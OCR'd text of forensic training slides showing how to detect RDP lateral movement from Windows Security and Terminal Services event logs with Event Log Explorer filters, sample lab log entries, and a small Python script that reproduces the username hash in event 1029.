Account Whose Credentials Were Used\Account Name	Does not contain	\$
Target Server\Additional Information	Does not contain	/
Target Server\Target Server Name	Not equal	localhost

You should check "C:\Tools\eventlog_filters\Sec4648_rdp_TERMSRV.elc" for the TERSRV SPN as well.

(2) Choose "C:\Tools\eventlog_filters\Sec4648_rdp_src_noSPN.elc", then press "Open" button.

(1) Press "Load" button.

Display event for t Exclude

Filter

Apply filter to:

- Active event log view (File: E:\Artifacts\other_eventlog\RDP_Win10-2_Security.evtbx)
- Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Network Description:

Filter with event ID 4648.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description: RegExp Exclude

Filter by description params (for AND conditions):

Name	Operator	Value
Account Whose Credentials Were Used\Account Name	Does not contain	\$
Target Server\Additional Information	Does not contain	/
Target Server\Target Server Name	Not equal	localhost

Details: Some kinds of rdp sessions are logged with a SPN for terminal server From: "TERMSRV". You should tweak the last condition to filter with that.

Display event for the last days hours Exclude

Date:	2/8/2018	Source:	Microsoft
Time:	2:49:52 PM	Category:	Logon
Type:	Audit Success	Event ID:	4648
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	A logon was attempted using explicit credentials.		
Subject:			
Security ID:	S-1-5-18		
Account Whose Credentials Were Used:			
Account Name:	ninja-master		
Account Domain:	NINJA-MOTORS.NET		
Logon GUID:	{F47280CC-5ADA-C26}		
Target Server:			
Target Server Name:	ad-win2016		
Additional Information:	cifs/ad-win2016		

This message is not related to RDP since SPN indicates the CIFS service.

Account Whose Credentials Were Used:	Account Name:	ninja-master
	Account Domain:	NINJA-MOTORS.NET
	Logon GUID:	{F47280CC-5ADA-C26}
Target Server:	Target Server Name:	ad-win2016
	Additional Information:	cifs/ad-win2016

This event ID logs SPNs (Service Principal Name) that indicates service names which a user wants to use. The SPN for RDP is "TERMSRV", and there are some events where no SPNs are included.

RDP Detection - Event ID 4648 (6)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
4648	Security.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			Subject\Security ID	SID of RDP used
			Subject\Account Name	User name of RDP used
			Target Server\Target Server Name	Destination computer name
			Account Whose Credentials Were Used\Account Name	Logon user name of the remote host
	Destination		Date, Time	Date/Time around when RDP was used
			Computer Name	Destination computer name
			Account Whose Credentials Were Used\Account Name	Logon user name of the remote host
			Network Information\Source Network Address	Source IP address

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Win10-2_Security.evtx

Filtered: showing 4 of 13672 event(s)

Type	Date	Time	Event	Source	Category	User
Audit Success	2/8/2018	2:27:00 PM	4648	Microsoft-Windows-Security	Logon	N/A
Audit Success	2/8/2018	2:26:56 PM	4648	Microsoft-Windows-Security	Logon	N/A

Description

A logon was attempted using explicit credentials.

Subject:

Security ID:	S-1-5-21-3671970501-397572877
Account Name:	honda
Account Domain:	NINJA-MOTORS
Logon ID:	0x2c206c
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name:	ninja-rdp
Account Domain:	NINJA-MOTORS
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Target Server:

Target Server Name:	client-win10-1.ninja-motors.net
Additional Information:	client-win10-1.ninja-motors.net

Process Information:

Process ID:	0x2a0
Process Name:	C:\Windows

Network Information:

Network Address:	-
------------------	---

client-win10-1
(admin-PC)

client-win10-2

This message is recorded on “client-win-10-2”, which is the source of this RDP Session.

The attackers had honda’s credential and ninja-rdp’s credential already. And, they moved laterally to “client-win10-1” using RDP.

Events: 13672 Displayed: 4 Selected: 1

RDP Detection - Event ID 4648 (8)

- We found “honda” account logged on to `ninja-rdp@Client-Win10-1` (192.168.52.40) from Client-Win10-2 (192.168.52.44) with RDP.
- It is a suspicious logon because Client-Win10-1 is the system administrator’s PC, and Honda, who is a general employee, does not own that PC. And, he does not know the credential of the “ninja-rdp” account, which is an administrative account.

Event Log Explorer

File Database Tree View Event Advanced Window Help

<Load filter>

WIN10-1_Security.evbx

Filtered: showing 2 of 34073 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	7/25/2019	4:37:38 PM	4648	Microsoft-Windows-SeLogon	N/A	WIN10-1.mylab.test	
Audit Success	7/25/2019	4:37:09 PM	4648	Microsoft-Windows-SeLogon	N/A	WIN10-1.mylab.test	

Description

A logon was attempted using explicit credentials.

Subject:

Security ID: S-1-5-21-1929108973-435765973-2871213977-1104
Account Name: user01
Account Domain: MYLAB
Logon ID: 0x5f58d
Logon GUID: {17ee8a2e-1c53-707d-2fd3-970f5fe26b73}

Account Whose Credentials Were Used:

Account Name: user01 User name
Account Domain: MYLAB.TEST
Logon GUID: {551f3eca-ce6b-8050-7a00-a2823e3615c0}

Target Server:

Target Server Name: win10-2.mylab.test
Additional Information: TERMSRV/win10-2.mylab.test] The destination host

Process Information:

Process ID: 0x284
Process Name: C:\Windows\System32\lsass.exe

Network Information:

Network Address: -
Port: 443

This event is generated when a process has been started.

Description Data

Events: 34073 Displayed: 2 Selected: 1

18 (9)

The source IP address

lsass.exe is used for RDP's sessions on source hosts.

You can check TERMSRV SPNs in the following log with the filter.
Log File:
E:\Artifacts\other_eventlog\RDP_Src_TERMSRV_Security.evtx
Filter:
“C:\Tools\eventlog_filters\Sec4648_rdp_src_TERMSRV.elc”

RDP Detection

- Terminal Service Related Logs

RDP Detection -Terminal Service Related Logs

- Even if you lose the contents of “Security.evtx” logs for some reasons, you can still investigate by referring to the Terminal Service logs below.
 - Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - 1024: RDP ClientActiveX is trying to connect to the server
 - 1029: Base64(SHA256(UserName))
 - 1102: The client has initiated a multi-transport connection to the server
 - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
 - 21: Remote Desktop Services: Session logon succeeded
 - 22: Remote Desktop Services: Shell start notification received
 - 24: Remote Desktop Services: Session has been disconnected
 - 25: Remote Desktop Services: Session reconnection succeeded
 - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
 - 1149: Remote Desktop Services: User authentication succeeded

RDP Detection - Local Session Manager

RDP Detection - Local Session Manager (1)

- Let's check this way.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\RDP_Win10-1_LocalSessionManager.evtx
 - Original log file name
 - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx


Notice:

You should **drag the log file and drop it to Event Log Explorer.**



RDP

(2)



(2) Choose "C:\Tools\eventlog_filters\TS21_25_rdp_dst.elc", then press "Open" button.

(1) Press "Load" button.

RDP

(3)

Filter

Apply filter to:

Active event log view (File: E:\Artifacts\other-eventlog\evt\x\remote_logon\RDP\Win10-
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 21,22,24,25.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter with IP address pattern to filter out events from local computer.

Filter by description params (for security ev)

New condition Delete condition

Name	Operator	Value

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save...

RDP Detection - Local Session Manager (4)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
21, 22, 24, 25	Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx	Destination	Date, Time	Date/Time around when RDP was used
			Computer Name	Destination computer name
			Remote Desktop Services	Reason (logon: 21, shell start: 22, disconnected: 24, reconnected: 25)
			User	Logon user name
			Source Network Address	Source IP address

Event Log Explorer

File Tree View Event Advanced Window Help

<Load

Win10-1_LocalSessionManager.evtx

client-win10-1
(admin-PC)

client-win10-2

This message was logged on client-win-10-1,
which is the destination of this RDP Session.

Filtered

Type	Date	Time	Event	Source	Category
Information	2/8/2018	2:32:13 PM	24	Microsoft-Windows-TerminalServices-LocalSessionManager	None
Information	2/8/2018	2:27:16 PM	22	Microsoft-Windows-TerminalServices-LocalSessionManager	None
Information	2/8/2018	2:27:16 PM	21	Microsoft-Windows-TerminalServices-LocalSessionManager	None

Remote Desktop Services: Session logon succeeded:
User: NINJA-MOTORS\ninja-rdp
Session ID: 2
Source Network Address: 192.168.52.44

Description Data

Events: 212 Displayed: 3 Selected: 1

RDP Detection - Remote Connection Manager

RDP Detection - Remote Connection Manager (1)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\RDP_Win10-1_RemoteConnectionManager.evtx
 - Original log file name
 - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



RDP

(2)

Filter

Apply filter to:

Active event log view (File: E:\Artifacts\other-eventlog\evt\x\remote_logon\RDP\Win10-
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 1149.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save... OK Cancel

RDP Detection - Remote Connection Manager (3)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
1149	Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx	Destination	Date, Time	Date/Time around when RDP was used
			Computer Name	Destination computer name
			User	Logon user name
			Domain	Domain name
			Source Network Address	Source IP address

Event Log Explorer

File Tree View Event Advanced Window Help



Win10-1_LocalSessionManager.evtx

Win10-1_RemoteConnectionManager.evtx

X



Filtered: showing 1 of 25 event(s)

NT



>>

Type	Date	Time	Event	Source	Category
Information	2/8/2018	2:27:00 PM	1149	Microsoft-Windows-Te	None

← →

Description

Remote Desktop Services User authentication succeeded;
User: ninja-rdp
Domain: NINJA-MOTORS
Source Network Address: 192.168.52.44

x

Description

Data

RDP Detection - Remote Connection Manager (5) - Note for ID 1149

- If a user connects with “Restricted Admin” mode, the user name and the password are blank.
- Under some specified cases, ID 1149 might not be outputted.
 - <http://port139.hatenablog.com/entry/2019/03/23/091740>

RDP Detection - RDP Client

RDP Detection - RDP Client (1)

- You can also check the RDP client computer.
 - Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\RDP_Win10-2_RDPClient.evtx
 - Original log file name
 - Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx

Notice:

You should **drag** the log file and drop it to Event Log Explorer.



RDP

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\RDP_Win10-2_RDPClient.evtx)
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 1102, 1024 or 1029.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately
From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

RDP Detection - RDP Client (3)

Event ID	Log Location	Logged Host	Where To Look	What You Get
1024	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	Destination host name (or IP address)
1029	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user used RDP
			Description	The hash of the user name to logon
1102	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user used RDP
			Description	Destination IP address

File Database Tree View Event Advanced Window Help



RDP_Win10-2_RDPClient.evbx



Type	Date	Time	Event	Source	Category	User	Computer
(i) Information	2/8/2018	2:27:00 PM	1102	Microsoft-Windows-Termination Services	Connection Security	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
(i) Information	2/8/2018	2:27:00 PM	1029	Microsoft-Windows-Termination Services	Connection Security	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
(i) Information	2/8/2018	2:26:26 PM	1029	Microsoft-Windows-Termination Services	Connection Security	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
(i) Information	2/8/2018	2:25:59 PM	1024	Microsoft-Windows-Termination Services	Connection Security	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1



Description

*The description for Event ID (1024) in Source (Microsoft-Windows-TerminalServices-ClientActiveXCore) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component
or try to change Description Server.

The following information was included with the event (insertion strings):

Server Name
192.168.52.40


Info



Description Data



Untitled.elx - Event Log Explorer



File Database Tree View Event Advanced Window Help



RDP_Win10-2_RDPClient.evtx



Filtered: showing 4 of 16 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Information	2/8/2018	2:27:00 PM	1102	Microsoft-Windows-Te Connection Se	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
Information	2/8/2018	2:27:00 PM	1029	Microsoft-Windows-Te Connection Se	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
Information	2/8/2018	2:26:26 PM	1029	Microsoft-Windows-Te Connection Se	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1
Information	2/8/2018	2:25:59 PM	1024	Microsoft-Windows-Te Connection Se	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win1



Description

Base64(SHA256(UserName)) is = ss8khzLBPOHzgB5eESpmGuxcqw2kpUvNtwscdC8VftM=-

Description Data



RDP Detection - RDP Client (6)

- You can calculate the hash with this python script.

```
import hashlib,base64

def calc_hash(username):
    username = username.decode('utf-8').encode('utf-16le')
    hash = hashlib.sha256(username).digest() # note NOT .hexdigest()
    return base64.b64encode(hash)

username = b"ninja-rdp"
print(calc_hash(username))
```


b'ss8khzLBP0HzgB5eESpmGuxcqw2kpUvNtwscdC8VftM='

<https://nullsec.us/windows-event-id-1029-hashes/>

Untitled.elx - Event Log Explorer



File Database Tree View Event Advanced Window Help



RDP_Win10-2_RDPClient.evtx



Type	Date	Time	Event	Source	Category	User	Computer
Information	2/8/2018	2:27:00 PM	1102	Microsoft-Windows-Te	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	dient-win1
Information	2/8/2018	2:27:00 PM	1029	Microsoft-Windows-Te	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	dient-win1
Information	2/8/2018	2:26:26 PM	1029	Microsoft-Windows-Te	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	dient-win1
Information	2/8/2018	2:25:59 PM	1024	Microsoft-Windows-Te	Connection Se	\S-1-5-21-3671970501-3975728774-4289435121-1110	dient-win1



Description

The client has initiated a multi-transport connection to the server 192.168.52.40.



Description Data



RDP Detection - Event ID 4624
- Restricted Admin Mode

RDP Detection - Event ID 4624

- Restricted Admin Mode (1)


- In contrast, if the attackers use RestrictedAdmin mode when they logon to remote servers, how are the logs recorded? Let's check this.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\RDP_Win10-2_Security_RestrictedAdmin.evtx
 - Original log file name : Security.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



RDP - Res



(2) Choose “C:\Tools\eventlog_filters\Sec4624_rdp_restricted_admin.elc”,
then press “Open” button.

RDP - Res

Filter X

Apply filter to:

Active event log view (File: F:\Artifacts\other_eventlog\RDP_Win10-2_Security_Restrictive_Admin_Mode.log)

Event log view(s) on your choice

Event types

Information Warning Error Critical Audit Success

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with event ID 4624.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for sub conditions)

New condition Delete condition **Filter with Restricted Admin Mode Flag == "Yes".**

Name	Operator	Value
Logon Information\Restricted Admin Mode	Equal	Yes

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

RDP Detection - Event ID 4624

- Restricted Admin Mode (4)

- How To Analyze
 - Logon with RDP

Event ID	Log Location	Logged Host	Where To Look	What You Get
4624	Security.evtx	Destination (remote host)	Date, Time	Date/Time around when RDP was used
			Computer Name	Destination computer name
			New Logon\Security ID	Logon user's SID
			New Logon\Account Name	Logon user's account name
			New Logon\Logon ID	An ID to combine with 4648 and others
			New Logon\Logon GUID	An ID to combine with 4769
			Network Information\Source Network Address	Source IP address

RDP Detection - Restricted Admin Mode

Event Log Explorer

File Tree View Event Advanced Window Help

